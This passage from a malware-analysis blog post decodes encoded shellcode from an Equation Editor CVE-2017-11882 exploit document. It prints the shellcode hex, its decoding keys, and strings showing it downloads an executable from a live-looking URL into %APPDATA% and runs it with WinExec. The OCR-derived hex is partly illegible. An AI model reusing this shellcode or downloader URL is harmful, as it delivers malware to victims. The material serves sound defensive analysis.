000006F0  09 54 E9 BE 48 07 69 4B 42 B9 D0 EB 0D 04 0E 85  .Té¾H.iKB¹Ðë...…
00000700  4F F2 FE 3E B1 88 32 B0 33 BB EE 6B B8 88 76 D7  Oòþ>±ˆ2°3»îk¸ˆv×
00000710  2C B1 8E F9 E9 F4 9F DD A7 EF A2 87 95 3B 22 6C  ,±ŽùéôŸÝ§ï¢‡•;"l
```




```
00000720  CB F3 5E F0 4D F9 74 3D EE 17 82 12 A6 C0 E0 08   Ëó^ðMùt=î.‚.¦ÀÀ.
00000730  AA 82 A3 5A 9E 26 A5 D0 D5 EA                     ª‚£Zž&¥ÐÕê
```

Offset: 493 | Block: 493-739 | Length: 2A7 | Readonly | Overwrite

This is now our encoded shell code. We can copy paste this to the new tool, get the other to values and click a button.

If we are right then you should see the decoded values clearly.



[1]Ole10Native
DecodedPayloadPlusExtra.bin
EncodedShellCode.bin
Decode Equation Editor Shellcode 1.0.0.1
Decode

Multiply Value: 2998DF11


Addition Value: 7056C1BD

Input

```
3C 2D 7A 73 4A 42 A4 19 A7 9E F3 F1 D4 A6 D4 CD D1 00 69 6C 9E 40 6A 4A [illegible]
[illegible]
A6 C0 E0 08 AA 82 A3 5A 9E 26 A5 D0 D5 EA
```

Output

```
DecodedShellcode:
81EC2C030000E8120000006B00650072006E0065006C0033003200000E8A101000089C3E80D000004C6F61644C69627261727957 [illegible]
[illegible]
F7D15FF3A6751D59582B4818F7D98B582401D30FB71C4B8B401C8D04988B041001D0EB0C83C3045949EBBF31C083C4045F5E5A5BC20800EE

Decoded Hex as string

kernel32 ... LoadLibraryW ... GetProcAddress ... ExpandEnvironmentStringsW ... %APPDATA%
\regasms.exe ... UrlMon ... URLDownloadToFileW ... http://www.terryhill.top/proforma/bbbbbb.exe ... WideCharToM
... WinExec ... ExitProcess ...

Decoding Keys Used
Key 0 : 7056C1BD
Key 1 : 0B4C424A
Key 2 : 9AF39EA7
Key 3 : BFD4C3D4
Key 4 : 09696ED1
Key 5 : 796A2C9E
```



```
DecodedShellcode:
81EC2C030000E8120000006B00650072006E0065006C00330032000000E8A101000089C3E80D0000004C6F61644C696272617279570053E800020
A00000045787061E64456E7669726F6E6D656E74537472696E6773570053FFD668040100008D54240852E82C00000025004100500050004400410
FFD0E80E000000550072006C004D006F006E000000FFD7E81300000055524C446F776E6C6F6164546F46696C65570050FFD66A006A008D54240C52
0720079006800690060006C002E0074006F0070002F00700072006F0066006F0072006D0061002F00620062006200620062002E00650078006
53FFD66A006A0068040100008D94242C020000526AFF8D542418526A006A00FFD0E80800000057696E457865630053FFD66A018D9424240200005
0008B520C83C20C8B128B4A3051FF74240CE80B00000085C074ED8B42185AC20400528B4C24088B54240C0FB6016685C07439663B0274296683F8
0431C0EB0E83C10283C2020FB601EBC283C8015AC20800535256578B5424148B423C8D4402788B0001D0508B48188B582001D330C085C9743D518
401D30FB71C4B8B401C8D04988B041001D0EB0C83C3045949EBBF31C083C4045F5E5A5BC20800EE

Decoded Hex as string

HOPi,ETX..èDC2...k.e.r.n.e.l.3.2...è;SOH..‰Ãè
...LoadLibraryW.Sè.STX..‰ÇèSI...GetProcAddress.SèàSOH..‰ÆàSUB...ExpandEnvironmentStringsW.SÿÖhEOTSOH..RST$BSRè,...%
×èDC3...URLDownloadToFileW.PÿÖj.j.RST$FFRèZ...h.t.t.p.:././.w.w.w...t.e.r.r.y.h.i.l.l...t.o.p./.p.r.o.f.o.r.m.a./.b.b
.RS"$,STX..RjyRST$CANRj.j.ÿÐèBS...WinExec.SÿÖjSOHRS"$SSTX..RÿÐèFF...ExitProcess.SÿÖj.ÿÐRd‹NAK0...‹RFFƒÂFF‹DC2‹J0Qy
fføzvFFfføArDC3fføZw
ƒfô f;STXtSTXøSTXøEOTlÀøSOƒÂSTXƒÂSTXSISOHøÂƒÈSOHzÂBS.SRVW‹T$DC4‹B<RSDSTXx‹.SOHÐP‹HCAN‹X
SOHÓ0À…Ét=Q‹VTRSFFDC1ñÎW‹t$$1ÉÏò®÷Ñ_ó¦uGSYX+HCAN÷Ù‹X$SOHÓSI·FSK‹@FSRSEOT‹EOTDLESOHÐøFFƒÂEOTYIè¿1ÀƒÂEOT_^Z[ÂBS.1

Decoding Keys Used:
Key 0 : 7056C1BD
Key 1 : 0B4C424A
Key 2 : 9AF39EA7
Key 3 : BFD4C3D4
Key 4 : 09696ED1
Key 5 : 796A2C9E
Key 6 : 4EEB5A3B
```

So now we can decode these by extracting the shellcode from the file, copy paste to to Cyberchef to get the Assembly, look for the required parameters and finally input them into the tool and click a button for the result without having to run the file.

Although you can just run them and get the URL where it calls to, this will give you what else in the shellcode and and what API's are run.

The few different ones I have done have all worked just a bit different under the hood even though they have the same effect of just calling out to some site somewhere and downloading a file.

If you click on the Twitter link to this sample an then click on the CVE- tag at the top it will present you with , at the time of research, 116 pages of files that potentially use this type of encoding.

That's it for this one. I hope you learned something too.

Links to URL's in this post:

Twitter Link for this sample

AnyRun Task Link for this sample.

Link to blog post with the different values

Link to the video on how to set up X86Dbg to attach to the Equation editor.

Link to My Github with tool and decoding notes.

Share this:

Twitter Facebook

★ Like

Be the first to like this.

Related

Those Pesky Powershell Shellcode's And How To Understand Them
In "Malware"

A look at a bmp file with embedded shellcode
In "Malware"

A look at Stomped VBA code and the P-Code in a Word Document
In "Malware"

About pcsxcetrasupport3

My part time Business, I mainly do system building and system repair. Over the last several years I have been building system utility's in vb script , HTA applications and VB.Net to be able to better find the information I need to better understand the systems problems in order to get the systems repaired and back to my customers quicker.

View all posts by pcsxcetrasupport3 →

This entry was posted in Malware, security and tagged Debugging, Decoding, Malware Analysis, Shellcode. Bookmark the permalink.

← A look at Stomped VBA code and the P-Code in a Word Document

Those Pesky Powershell Shellcode's And How To Understand Them →

1 Response to *A deeper look at Equation Editor CVE-2017-11882 with encoded Shellcode*

Pingback: *Those Pesky Powershell Shellcode's And How To Understand Them | PC's Xcetra Support*

Leave a Reply

Enter your comment here...

PC's Xcetra Support

Blog at WordPress.com.